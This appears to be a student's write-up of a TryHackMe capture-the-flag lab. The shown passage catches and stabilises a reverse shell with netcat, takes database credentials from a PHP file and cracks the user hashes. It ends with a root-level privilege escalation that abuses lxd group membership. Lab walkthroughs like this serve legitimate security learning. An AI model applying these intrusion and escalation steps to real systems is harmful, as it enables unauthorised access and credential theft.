root@ip-10-10-158-238:-# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

We insert your file into the website we opened <MACHINE IP>:65000 /grid and click on it.



We opened netcat used these commands to level up and stabilise our shell Working inside the reverse shell:

- 1. The first thing to do is use python3 -c 'import pty;pty.spawn("/bin/bash")' , which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
- 2. Step two is: export TERM=xterm this will give us access to term commands such as clear.
- 3. Finally (and most importantly) we will background the shell using ctrl + z. Back in our own terminal we use stty raw -echo; fg. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and ctrl + c to kill processes). It then foregrounds the shell, thus completing the process.

Example of what you should see

```
The full technique can be seen here:
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298
python3 -c 'import pty;pty.spawn("/bin/bash")'
shell@linux-shell-practice:~$ export TERM=xterm
export TERM=xterm
shell@linux-shell-practice:~$ ^Z
[1]+ Stopped
                              sudo nc -lvnp 443
muri@augury:~$ stty raw -echo; fg
sudo nc -lvnp 443
shell@linux-shell-practice:~$ whoami
shell@linux-shell-practice:~$ ^C
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNEtM0FsTJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password:
```

Now we navigate to /var/www/ and found THM{ENTER_THE_GRID} in web.txt

We kept digging deeper

```
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ |
```

And we ended up in /includes with 5 .php files in it

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$
```


After opening them 1 by 1 we found a set of username and password in the dbauth.php file

Now we use our NEW BEST FRIEND (from THM) mysql client. We used the command mysql -utron -p, entered the password ifightforusers and got in the database. Then we used show databases command to list what's in the database.

Next, we used use tron to enter TRON MODE tron's database. Then show tables to see what's in it and select * from users to view the data users.

We pull the password out from user's soul and shove it into https://crackstation.net/ to get the decoded password

Enter up to 20 non-salted hashes, one per line:



Now we enter su flynn and typed in the decoded password

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

We found the 2nd flag THM {IDENTITY_DISC_RECOGNISED} in flynn's very alive body

```
flynn@light-cycle:~$ ls
user.txt
```

Used id to see which group flynn is in

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Finally, we follow all the commands in THM to escalate our privilege to root and get the final flag THM{FLYNN LIVES}i call bs

```
lxc init IMAGENAME CONTAINERNAME -c security.privileged=true

Ex: lxc init myimage strongbad -c security.privileged=true

lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root recursive=true

Ex: lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true

lxc start CONTAINERNAME

Ex: lxc start strongbad

lxc exec CONTAINERNAME /bin/sh

Ex: lxc exec strongbad /bin/sh

We'll then run just a few more commands to mount our storage and verify we've escalated to root:

id

cd /mnt/root/root
```

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
```

<End of day 24 and 25 days of cyber security>